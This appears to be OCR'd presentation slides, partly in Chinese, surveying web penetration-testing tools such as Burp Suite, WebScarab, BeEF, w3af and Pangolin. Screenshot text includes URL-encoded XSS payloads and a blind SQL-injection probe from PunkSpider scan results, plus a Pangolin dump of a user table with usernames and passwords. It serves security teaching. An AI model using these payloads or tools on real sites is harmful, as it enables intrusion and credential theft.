
Paros

- Spider
- Scan
- Report
- Recommendation




Tamper Data

- Firefox 外掛
- 小巧方便



Burp Suite

- 類似 Paros
- 有付費版和免費版



WebScarab

- OWASP 所開發

The screenshot displays the WebScarab application window. The top menu bar includes File, View, Tools, and Help. Below the menu is a tabbed interface with various options: Summary, Messages, Proxy, Manual Request, WebServices, Spider, Extensions, XSS/CRLF, SessionID Analysis, Scripted, Fragments, Fuzzer, Compare, and Search. The 'Summary' tab is active, showing a tree view of the captured traffic on the left and a detailed list of requests on the right.

The tree view on the left shows a hierarchy of requests, including a folder for 'http://www.testfire.net:80/' containing a 'login.aspx' file. The main list on the right shows the following data:


ID	Date	Method	Host	Path	Paramet...	Status	Origin	Possible Inj...	XSS	CRLF	Set-Cookie	Cookie	Comments	Scripts
68	2009/10/09...	HEAD	http://www.offensive-securit...	/faq.php		200 OK	Proxy							
67	2009/10/09...	GET	http://www.offensive-securit...	/images/...		200 OK	Proxy							
65	2009/10/09...	GET	http://www.offensive-securit...	/images/...		200 OK	Proxy							
64	2009/10/09...	GET	http://www.google-analytics...	/ga.js		404 Not ...	Proxy							
63	2009/10/09...	GET	http://www.offensive-securit...	/images/...		200 OK	Proxy							
62	2009/10/09...	GET	http://www.offensive-securit...	/images/...		200 OK	Proxy							
61	2009/10/09...	GET	http://www.offensive-securit...	/images/...		200 OK	Proxy							
60	2009/10/09...	GET	http://www.offensive-securit...	/blog/wp...		200 OK	Proxy							
59	2009/10/09...	GET	http://www.offensive-securit...	/faq.php		200 OK	Proxy							
58	2009/10/09...	GET	http://www.offensive-securit...	/scripts/...		200 OK	Proxy							
57	2009/10/09...	GET	http://www.offensive-securit...	/blog/wp...		200 OK	Proxy							
56	2009/10/09...	GET	http://www.offensive-securit...	/faq.php		200 OK	Proxy							
55	2009/10/09...	HEAD	http://www.offensive-securit...	/blog/ba...		200 OK	Proxy							
53	2009/10/09...	GET	http://www.offensive-securit...	/blog/ba...		200 OK	Proxy							
52	2009/10/09...	GET	http://www.testfire.net:80	/		200 OK	Spider					ASP.NET_...		
51	2009/10/09...	GET	http://www.testfire.net:80	/		200 OK	Spider					ASP.NET_...		
50	2009/10/09...	GET	http://www.testfire.net:80	/images/		403 For...	Spider					ASP.NET_...		
49	2009/10/09...	GET	http://www.testfire.net:80	/survey_...		200 OK	Spider					ASP.NET_...		
48	2009/10/09...	GET	http://www.testfire.net:80	/feedbac...		200 OK	Spider					ASP.NET_...		
47	2009/10/09...	GET	http://www.testfire.net:80	/default...	?content...	200 OK	Spider					ASP.NET_...		
46	2009/10/09...	GET	http://www.testfire.net:80	/default...	?content...	200 OK	Spider					ASP.NET_...		
45	2009/10/09...	GET	http://www.testfire.net:80	/default...	?content...	500 Inter...	Spider					ASP.NET_...		

At the bottom of the window, a status bar indicates 'Used 17.81 of 63.56MB'.


Browser/Client-side Tools

- OWASP Mantra (Firefox)
- Sandcat browser (Chrome)
- Firefox PT tools [add-ons](#)
- Chrome PT extensions
- IronWASP
- BeEF (Attack the browsers)


BeEF



IronWASP



WebSecurity



PunkSpider

[Home](#)[Contributors](#)[About PunkSpider](#)[About Hyperion Gray](#)[Search Help](#)

Welcome to PunkSPIDER

A global web application vulnerability search engine



Search by



having

☐ bsqli ☐ sqli ☐ xss vulnerabilities

PHP Test

<http://history.8>

Scanned: Thu Apr 18 16:04:42 GMT 2013

BSQLI:1 | SQLI:0 | XSS:3 | Overall Risk:3 ([hide details](#))

Type: bsqli

Protocol: http

Vulnerability URL: <http://history.8/AND+1%3D1>

Parameter: id

Type: xss

Protocol: http

Vulnerability URL: <http://history.8/?style=%22%3E%3CScript%3Ealert%2812663%29%3C%2FScript%3E;today=0701>

Parameter: style

Type: xss

Protocol: http

Vulnerability URL: <http://history.8/?title=%27%3E%3CScript%3Ealert%289940%29%3C%2FScript%3E>


Parameter: History_title

Type: xss

Protocol: http

W3af

- 免費的網頁弱點掃描工具



Pangolin SQLi

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

★ 位址不正確

您輸入的關鍵字：abc
沒找到您要的資料，請

Pangolin -- Maded By Zwell -- <http://www.nosec.org>

URL: GET Check Pause Stop

Type: String DB: MSSQL with Error KeyWord: Options Reset

Informations Datas Command MsSqlFileWriter RegReader MsSqlDirTree

Table/Column

- ☒ user_account
 - ☒ userid
 - ☒ username
 - ☒ password
 - ☒ is_Admin
 - ☐ note
 - ☐ testtime
 - ☐ guid_test
 - ☐ docs

userid	user...	pass...	is_Ad...
1	admin	admi...	1
2	lucifer	lucife...	0
3	hornas	horn...	0

Tables Columns Datas One by one 1=1 Save

Record of 2/3
Record of 2^lucifer^lucifer123^0
Record of 3/3
Record of 3^hornas^hornas123^0

Stopped! Version 1.3.1.646



PunkSpider

[Home](#)[Contributors](#)[About PunkSpider](#)[About Hyperion Gray](#)[Search Help](#)

Welcome to PunkSPIDER

A global web application vulnerability search engine



Search by



having

☐ bsqli ☐ sqli ☐ xss vulnerabilities

PHP Test

<http://history.8>

Scanned: Thu Apr 18 16:04:42 GMT 2013

BSQLI:1 | SQLI:0 | XSS:3 | Overall Risk:3 ([hide details](#))

Type: bsqli

Protocol: http

Vulnerability URL: <http://history.8/AND+1%3D1>

Parameter: id

Type: xss

Protocol: http

Vulnerability URL: <http://history.8/?style=%22%3E%3CScript%3Ealert%2812663%29%3C%2FScript%3E;today=0701>

Parameter: style

Type: xss

Protocol: http

Vulnerability URL: <http://history.8/?title=%27%3E%3CScript%3Ealert%289940%29%3C%2FScript%3E>

Parameter: History_title


Type: xss

Protocol: http

